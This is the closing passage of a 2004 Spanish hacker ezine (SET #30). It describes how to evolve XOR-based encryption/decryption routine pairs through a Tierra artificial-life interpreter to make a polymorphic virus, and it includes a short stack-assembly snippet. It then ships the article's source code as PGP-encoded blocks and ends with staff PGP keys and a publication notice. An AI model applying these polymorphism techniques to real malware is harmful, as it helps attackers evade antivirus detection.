Es sencillo incluir variaciones aleatorias de mecanismos de encriptacion, por ejemplo creando una instruccion 'rand' que meta un numero aleatorio en la pila. Este numero se supone conocido a la hora de traducir a ensamblador, y vale como 'clave' de cifrado. Por ejemplo:

```

asm          # Inicio de asm. Sea la pila:          a
rand         #          r:a
swap         #          a:r
xor          #          r^a:r
split        # Ok.
xor          #          a:r
swap         #          r:a
drop         #          a
dasm         # Fin de asm.

```

Puesto que el valor de 'rand' en la pila se supone conocido en tiempo de traducir a ensamblador (el interprete genera el valor aleatorio y lo pasa al ensamblador como una constante), el split esta bien colocado. Este procedimiento es el clasico enmascaramiento xor.

Con todo esto el interprete Tierra puede ahora generar diminutos pares de funciones inversas, y hacerlos crecer por seleccion natural. Es el propio interprete el que se encarga de ver si las mutaciones siguen dando funciones inversas. Solo si el codigo funciona, el interprete genera un diminuto par de fragmentos de ensamblador, que pueden ser usados dentro de un bucle como rutinas de encriptado/desencriptado del virus.

Por resumir todo lo expuesto hasta ahora: aparte de la capacidad de reproducirse, imponemos a las celulas de Tierra la necesidad de generar un par de funciones inversas. Si son capaces de hacerlo, les permitimos duplicarse y ademas extraemos las funciones, traducidas a ensamblador. Usamos la encriptadora para codificar la totalidad del virus. Entonces metemos la desencriptadora en la rutina de desencriptacion del virus, y lo pegamos todo. Asi tenemos un virus polimorfo autenticamente mutante.

Asi que, aunque el x86 no es mutable, si que lo es cuando se logra embeber dentro del codigo Tierra. El ensamblador Tierra es muy facil de traducir a x86, precisamente porque deriva de FORTH, uno de los lenguajes de programacion para los que es mas sencillo desarrollar un compilador.

Este mecanismo polimorfo, asi como los detalles concretos de las instrucciones 'asm', 'dasm', 'split', bien podrian merecer un articulo completo para ellas solas. De todos modos, creo que con esta breve explicacion se ha cubierto lo esencial: como generar pares de rutinas de encriptacion de una manera evolutiva. Pasar a detalles mas concretos requeriria una implementacion dependiente de un determinado sistema operativo, algo que hare si este mecanismo despierta el suficiente interes.

-----  
-----

## 7.0. Código fuente.

Todos los ficheros de código fuente necesarios para este artículo están en los mensajes PGP que siguen. Para extraerlos sencillamente pasa el artículo por PGP. Los mensajes están codificados sin clave y serán automáticamente extraídos.

Si no sabes usar PGP (o gpg) no deberías estar leyendo esto!!!

-----BEGIN PGP MESSAGE-----  
Version: 2.6.3ia

```
owGVVt1u2zYU3s0upqc4dZBZsg3FTTrFiiOSG2JYCBYL1Zr2yYgMkJuYJAqi1kRo
/Uh7iL5Zz+GPRGdJt/HComjv/H/nOH//8GX3PdN1yr/DdTGBCCaA66bSrNwVLFPN
RSa0GD4he/CHFE3DUSQ6+G9Kg6q5VJXQVYDA42eQSQSBOEhdRdCYrXnSo57VuM6nS
w5vhaIRqFIqkh1EURbp1reTAD6yBQ1aCrX9ebJd4cadkBP1WMW2S6FMEUHetjkcF
tLoCDAjw5EULmhVbwGf9fpQsEsSeZBvPcXv0ugoh/jQw4rfvbm9ggnirFiRKS1jB
nAstKxxdWP39QRYC4he5UH1MAGmdGiFaMo9jjoJ70XJ7DS9WMN5U48QFI6FTLQL4
0ouIQgvYNYL9ZY60xozDbq0PRzqKIizVr6qsWcMgw+Rz1omK6RmwYq8gk7pFtxXV
SrcNL+suHku1okC41Y9NSBos1d3sXNw+vIWJKgwL4njCYIXuJPD5M8STnf1IoBft
11QuVR6MWIwb9frRX/NptM17PDHhBXNOTCym0KwsmIgdM2QVBqrB0ifipuIZCXX
kHYmM+1JYKaYddfswUCN0xogPrTsi3cP1xiPJGcIQXmrP1rEDH70yJAzntYDZWZg
t8g0a9kYXron6iAfZtCy0jhjXAEyZ/x5xCSfCRTzGYKApwSzrgk4iIdvYrt1ew6C
G2/myDquKuRFJ5bPoc7+A2j+MGf/jrp5/zYEOVS08yOwqzksRyvYfGKntNp4q57
jjmFnqGnuBONFpj+ma15YgkXwENRLz6duQLfwoVPrXL45AbEMNmQSQXTknYFa/Yq
xdnQTWY4P1KI0jyWmXoiyfLR3V5hr2m5H9Lhv/DpFR77mjVIijwevtctj+Yk5ktx
if4g302ccJ6l2mpkou6t9sMrMiavBg60IMXOB0brDHkjwyqXz62NJzPM6MQMxNS
ORjS32BzV6HFsmTDFIyemYK+HCfzL+TKGhZT4YS63JDbjCVrkLh50aQajcw2bFs58
TJ4mHGnCWyI9JqsvRfSU0uvra0Cd/6wK5u7ywrjiLr/HXowdqCWTUwbpBP38xT3
d+stJRCXQW4praTGoPKuotFTZpQYQBowCS8T88rZxtb3Eits7u7wiy122kmqG4d
YzG+Cjjn1Pav1lvuhTKRzJ4RXDwvmImcdUubyjlnHfno0V1h09eisk5fYmVGjX2D
KUoDWMHvH25vhW59V9Zkyx2SiU0aibmR/CAaM/AR37CMYaeCa9wFavVKDitobb0k
w/fTwZhB/A9jjiDp2zIE9hkyz2DfPKA0fkaY5zxsreAWr3NeKC1sa/iP/vLkL8o3
11c=
=epkn
```

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----  
Version: 2.6.3ia

```
owGVVvFu2zaQzKkI+AoCOaRBEE06+1I0boGeinxhJVIOixVJiBKC5k95WT9RipJs
kebaJg4EBM3MzpK7S33c/qu+VOBubw78o40tePrc8RCE3StE4EJypVwtzIaN2HRh
rgbXnAo8D/5DaxyXyBu1Ab0Q8toItfdkjaI7M61F2UrdmzGwXbsIKsFEeYhfLibe
wGbkfJqPwu2UcsuqHo5qxA2THTGTglU5xOYNiDKgOee0/791XTAe611oOo12NZ/
nVW2UyZhd8p7shqJmp0yTqiF04A6wH1nF8PLeg4PyYGmyMekkij6Uyfg09Hv01p
FDwWPck130fgTqXqehMjhFz5P5SkaRZ1Dj0iCQevTHKJGF/TETThjhZJxEuZ5kpTH
VrgPXPuofSh3S4wp4jWuLrjZGc2186xt1+AG1X9z3II36e3UxirykM0RzaUZG02E
eSxQ+RwKXge/vSRHMGZ0fNzdH7+/TriH10H6LCNRJUsvwhEFN2Eet+CXs1/xwkbk
DzRB0QW8UrzQTGsk1dQZ6IV+TtBnjS6cA5qu5hjHVPOeM/ErTFFEuQdhOCzX3TFG
/rT27JTFxOXsAJX1InNx1CpILZtvjSK+J+jL8mXsQCfHRuz4oCEWNH0H9L1N5VGK
1xSTOnuSoyU7H74amkZ2/C+HGqorxwCu/gyK9PfgPw==
=y87E
```

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----  
Version: 2.6.3ia

```
owGVV91v2zYQ3+Pg1z3u9aqhi/wR2e6kdY2bAkObFgGktEg7YEBqDDRF00wkUqAo
J2mQP2n/4+5ISpbcuF2EIJbve+/O57//ennxY9S8wrBEV4DPunBDwYA8MHo1WE5
g1SA530pVYLMca/3C1KyCjkvyptybG8KUSbnL9tkm0rdJVVKIrVLS6URym6LGq1W
XZowRj11vd4YnXst11J8gftwsMe535KCGsc/nnY9j3SphPHQtVHGagqF0ZDzq51
ri16LrIqYywwkAcDmkJd2kGUXu3A/U+CjUOyswawKEI1wQsXCb06hFwmFyx7aCyk
o7TMSg78HL1SO18YUZ5NJ5P52bP5LIR04skUSaFLUA7dUgJ6Xhz/04IB1gGowVJ
ZiHFRxeCV5ZBpQgBVphckPywAtTEg6+59hayxSEVXI79wZcFKzfu3w5k8pCIdMR
UABVOXNEdyzLEHRnz+ct0uCc8cuzJ0hyNPdtMsecksZZMERfK61GeYEuM7Na0xmh
QGRQGM1FqV24jYypaTj569070ua1yyXEMbqFjKU213G/dy9g0odbKBCB2sQRkaP+
DMS1tPEUX+42kk7wEM87ym2DER+Rc3gya6gIc85s7JgjJIXqm0zVYtLcY7gWX9W
R/qBGVzn18BemqYtey7xtQpxLfg69piU0t7CmbvY9YS8CE5Qgjr6lXmAuirhqxf
fan680iQSoch73rgwXiqlogwziBDMHotrFay1Q5y1QJqcm61wYFwP1YIDCaoiF8f
n8IglQJQMBEvt+DnBNK1kZyDJCJ9QumrEvdSpCINUdKTgusxieBBI1jNdxFQ4V2h
mjprCV3e8yKopM2TaER2i/2X6T+k5WIET50k4oFC1koSTfLqTydf3MR1K8rhcl6t
5XefYp/h5uc8AYiPx1ZGxdI12ex4Fcs4tiz1s6yW8kIDy4B9wep7iBumVhomk/3n
z3e2oxosuxG/1M1YqVku1Eh9t/HQzhzdiTusPqyE5XE9KgJU0JH3/ekfMISYP550
AuchGqb3aiDok5AXSgsvPwCSM4mv2ON8FcaE6/d5CChAaPzdAI0u3LttQaz+w2It
```

JQ2QXNAE7bWtk2m1QvevM04mxJMSQ7zTWAzoIYdoAkzdxKhsGUfHKpXcVU2UheAy  
x2o190hyzyRxI6jOj5tDhVBxNE7Fe1xhkVodR6PIRIjiwxak3cSpbeZhzgNbGGmg  
I7uxCB2TKTUJ2aImiZKH6Ef0tVo8IsUde4jeYwoorbjgw5tm4F9wZyPVht17q4Sh  
Vq1MqkvfmZnJ1J+1jqCfjxIYZ6Um06UvybYK/O/kHVcmwOenOpb2wKUR4rzGHY01  
LpDuLoTqXqwkBont9B6837E1zh8k07Y4fj6ZwqtXwYR1p7yHcyjX71rLQugekm31h  
trrhWDow6tLfv3DrC3ui8aa42bbzqItSP/Lr9aDEmpZ4CqtpBZBUS1r8H+/wOox4  
4nCCQLnAq1bS53C4Qvx7z6qxixpkXsw3GGh5hCnzLiRdu/SEAUi jrW2fwsUnjeuu  
V19P12Z1qB2up8P2dq7Njv4fCRBrX+v3HXL09HraGnbQcZYK5CFFskzaaD0aXGvu  
Y3uR06fCeex7p+tsJ330+JW0/Dx223R/m/nVaXqwpQQcnbw/ovl0sEnUG8IqQdKI  
IsP55n4ZbBlvJ81BeziC7eCH5tsqrNvGJa2dVNB7wms9KMcuz73dERz9ffyxHcFe  
ncs90LwqcPok39IfPGwKsCuS1cYN1Eo5e7ij+JuEVZk92CFZb6DkSLTTgc4S13ru  
eru+iKwUzXD1SKubo1WBPCfZC13daqu75m0z6qjSNbXAH3N2GudvhTqAx+lN68FT  
hi+v0Lx//awQ4v9fryOQm2iwy6wqz3FLS3V1N5tqvfrjDxv0NeNMFwF4PY0ozWhT  
vGFWFcuSxu01R8VieWtXXGaFvOV9Bw==  
=u/82

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----

Version: 2.6.3ia

owGtVvFr2zaAQ3tuYf8Utg9VovLRp1z3EywC0GZTBBt3KHKIoiiw7orZUJLStdP0V  
+x37jztJtuKUhA5WPYSLdPedvvvu5D8vfy9fcSFpXZAhfYFrvw8B9AHgzO2mUkHK  
gmQu53KIR+70VgqQ15RLwFQYODQYMTBgd5uizLjuB8EbLmHRI8BEVymXw9XHzlZG  
RvWYrXC4kTfFwsvQGFFwHwBc15UoexdaJlt0mHNgogJNigXMmbd7UYL+7I5X4QGa  
Dy1eEXS49EPfGLgLCpi10DwXLIvCihXkKou6RJcYuYpkyQKmcJB0/eiKKKBjgHu3  
K14wCEr2gbLLJ5BqBhJQ8wQgyUC/QjetsjvI5hm4SiCJXpdJZ0o5wFTTHiXISKS  
SSyCXFYsr21vgzIk0EQUmrEr1+TduQzFz7Mvlycx57YGD75uX+uSkwlocSpBdJHQ  
hIzTlTlHGRCJp2TYKEiIzWdtP97N2BG2tV0TpjGMIstmc9dbxSv2uEqu4vXU/Da+  
Zt03XD6TorBXZZpiek3sbflDKXUnQaPeYAAf4fd42APed4Ab2HUNmGVK0CyJ5qZG  
uSiZu1V2Uwr4/4+2Ir7kjcTY4YCKqzKLhCy121INxr/2Y9PtUFWUZ6rCzea00Z4  
liZsbhiqCz0pwsQXZiICfwd/fzDo1mFnZ7YUdndi sgnrzKhGt8tqFCwJF1ZTonKM  
t/r00b6ZL4yyiOMF2xewqwwBhNJBk4AE46cUBvzEEZwYX3LK7qyZzfz0WJ+sOhy  
pEQz2ON7406PNrBtt7srkXsjk00IHO00TF1G6qLqxjwXbUpm3uQpfhqYcHc+XMTw  
7fL89KfrDcPTuEz49D09115LTVfyiuTpeJqS1/0Ing871jkjURHPhH8QuPkFpbp  
h09pnP81pXsPt2Q0QL5I9nVrPzBGWzPHtndxNNpBX+8b0Qup7RbiOdsfrT9dgnOQ  
/AU=  
=Ftqu

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----

Version: 2.6.3ia

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  
66XsPWNrXegYHV5hpD14sraNvi twPlohCDz6bwPQ8NWvq9VaFvaegiKduqx1rn+8  
wQVsOuxNpa043jMpbBX1xiKozHhFYirdQo117a7pVas1/fQ0zfu3rMDaNauLiiO2  
eS/dalLeRldssw4U9brjv99RC8vni2aj00cwCcv2dhH1NZixjHmbPbz8j+qhtP4a  
NdxYD5Pb6mFw0N8pT1LXK1z6VGqXLgeqHH1hnAFxZZ+pfpe3Ustv+wfkrgUX+MCK  
hqveUmZjcu1FzQjJnTAIHxVNNxaz1BcaphXgtJpVY5b+qm1yXcKQHwa01D0GJWdk  
F1vkAnnHgi6TNHF1vKkOvaFB9w8e+MLBJXPdfux95A6rNghSfhhqhv5y5ZhfSppw  
I/Nmp4F67T4TQY0emJw5dXM/gS9n706pakROdDc/CmUiApkx0ougIVr/sfSuVFqq  
9tNYAJpexRF+wZoxT0hJE2Fcp3EwpJ7q/mQWXN201z50rkqkIyvss0Xon9Mw4kFt  
o+nysybs9LA43ZAbYh+oj371glSywA39fI3ZbzF7Fw509vcJekM0iwsbQ9/cuwGb  
SCGhRAwrXuv4mCGA6cENAjKcz7HYT2dM1qnXxqmvR10gR+2hLkZ4jDvmgUDNJbp4  
MrccANoYofPKXK3ThaTEdDyN91I/g2yEr7Ke7YJFFyXqsBQRUGB5nYGN9eko78J  
Tj/8MOr/MoLf8AGH4XCSno5HJwe90jx79iznyyx/oc+v1wpUNO9tLG1twkZtJU2W  
QApkRd2jaInz0KfnPjycZuPZqWBeX5bviSy1Uzuwc9KWSUjHg2M1xaB0vjGZuDsP  
Jd0XVOZyiyuL4d7tH5BxHyrhH1L8qtKxevGkLZxLwhQUBUIJ3JydBzrA6vDYpr7Z  
jxUJab6eQV6g7zzt3fbiAW6f0GvYJ3OMSvb9YyX3phRCG6t0wUpAuSB2zwSaMZp1  
LV7tqGBCU5HMSnfoabWPuy1MTz6iN2C2T09UT1xtGVBa/jnEGoMUS8ERC9XsVeUG  
1h2ILnn/9bIbwa31ayoOS0G2Iiq+sqxjjSDVOzq57ua6vFGep6k6ZQhtxRF1asOz  
fEKptKERunPV/xd+RojpI3QSc+uytMLPChy9wClobw/Yo/vKYph1/cvStnJairac  
yT04PtWfjLoHvWG34JQXiVee9wjR8QTMtpKGMUL9gPrhASN7uhg0PHDRcvadaQWN  
VnOB5QxAnUeeCD51IKXH8mSAMPnf  
=xzk0

-----END PGP MESSAGE-----

-----BEGIN PGP MESSAGE-----

Version: 2.6.3ia

owGfKFFPwjAUhY1v71fczDdCgIogxviADowGgQDGROShw4vUQLu0QxONj/4c/603  
6+zwRZvs30TrOac3+9r/jA9Umi jGTW21h6degYEWGQXGobiA1GokfA18s11TprS9  
mwmuNa1Bpr4Eh4wvheQwHI0bYI9Tkw4evh1gcj/reY1QEhsxBrsxkvuJj0mF/phL  
MFxDQjexoIya/Lwf1CAq7Ed1ue/KoazH3Shy6NijadIa56j10fs+61C7dn05Aic7  
LzoCnTI4K9CpR50RY6Th0XX/wSHi0c2tqyf19tPL7rRvUfMXurCo3L43dFuQVhDg  
v81EAsmKatD8hwvD56S9mHcWCA7voVRpI6zaQXCsmVXJn1ApY6hMqzSswmMAf57Q  
vNLU2rdpXonimhStrIr1G3ba/y3PGxs3CTXLysY4uWThx1nwdQ==  
=pvnD

-----END PGP MESSAGE-----

- [ 0x11]-----  
- [ Llaves PGP]-----  
- [ by SET Staff ]-----SET-30--

PGP <<http://www.pgp.com>>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas de algunas de las personas que escriben en este vuestro ezine.

<+> keys/grr1.asc  
-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: PGP 6.0.2

```
mQDNAzceBECAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQi jIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsw51pS7no3Yvpwnqb135QJ+M11uLCyfpoBJZCcIAIQawu7rH
PeChckiAGZuCdKroYvhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GzprX/afn5sPqMUS10ID00cw2BGGsjti hplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEBQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaw5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIGY0BAb50Bf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7nezf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXk+n5pC
lKr1j6Ql+oQeIfBo5ISnNypJMm4gzjnKAX5vMOTSw5bQZHUSG+k8Yi5HcXPQkes
YQfp2G1BK88LCmkSggeYklthABOySN/ezzzPbZ7/Jtc9qPK407Xmjpm//ni2E10V
GSGkrCndf/SoAVdedn5xzUHhYSiQLEEnMEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

| Tipo | Bits/Clave   | Fecha      | Identificador                                                                |
|------|--------------|------------|------------------------------------------------------------------------------|
| pub  | 768/AEF6AC95 | 1999/04/11 | madfran < <a href="mailto:madfran@nym.alias.net">madfran@nym.alias.net</a> > |

-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: 2.6.3ia

```
mQBtAzCQ8VIAAAEDAjuWbxdoXP81fhtJ29fvJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSr1NfnfFnF9hZ00Ndb4ihX9RLaCru18+FN97wYCqSonu2B23PpX7U0j
uSPFFqrNg0VDrvas1QAFEBQfbwFkZnJhbiA8bwFkZnJhbkBueW0uYwXpYXMubmV0
PokAdQMFEdcQ8VPNg0VDrvas1QEBHP0C/iX/mj59UX1uJ1vmOZ1qs4I6C4MtAw3
7Dh5cSHY0N0WBRzSBKZD/07rv0amh1iKkrZ827W6ncqXtzH0sQZfo183ivH0c3vM
N4q3EEzGJb9xseqQGA61Ap8R8r037Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----
```

blackngel

-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: PGPfreeware 6.5.8 for non-commercial use <<http://www.pgp.com>>

```
mQCNAz/xegIAAAEEAKEQLvOk3XAXK44t/6wyIB8u5F7mkBQs5enmvfZY2HAF7mCG
c+7CSzS4+M130cFjIUXm5b0zrjxvhn/Nav1q/Oami0QesuB088Dd5a7n1cCXVqFu
A+5cnfHvT/9rYER2ewRRFCBzWYBuLf2HYgDzfn7NDKfkNI6uHw5FGtB5fPmDAAUR
tAlibGFja25nzWyJAJUDBRA/8XosDkUa0H18+YMBafPNA/9zpmUyWItQE2g0Jm81
PKR6l8zovigAJVUaIZxoxEh7dN0c1A4+RqXUZs9NW+/goRT24mkurGjVMR/DOZ7
hp4fRB23gKflaQ8Yvme0PjkAsiQD3AzNfRqawnfZZpEYtfgl+1JPXDT+1lfxutuW
gNYAIQHRLORiAd/XGc5gcLqkgw==
=LZSH
-----END PGP PUBLIC KEY BLOCK-----
```

ú-----[ ULTIMA ]-----ú-----ú  
|  
ú--[ ULTIMA NOTA ]-----ú  
|  
Derechos de lectura:  
(\*)Libres  
  
Derechos de modificacion:  
Reservados  
  
Derechos de publicacion:  
Contactar con SET antes de utilizar material publicado en SET  
  
(\*)Excepto personas que pretendan usarlo para empapelarnos, para  
ellos 250'34 Euros, que deberan ser ingresados previamente la cuenta  
corriente de SET, Si usted tiene dudas, tanto para empapelarnos o  
de como pagar el importe, pongase en contacto con SET atraves de las  
direcciones a tal efecto habilitadas.

"No existe una sola razón por la cual alguien quisiera tener un ordenador en su casa"

KEN OLSON, presidente, chairman y fundador de Digital Equipment Corp., 1977.

SET, - Saqueadores Edicion Tecnica -. Numero #30  
Saqueadores (C) 1996-2004

\*EOF\*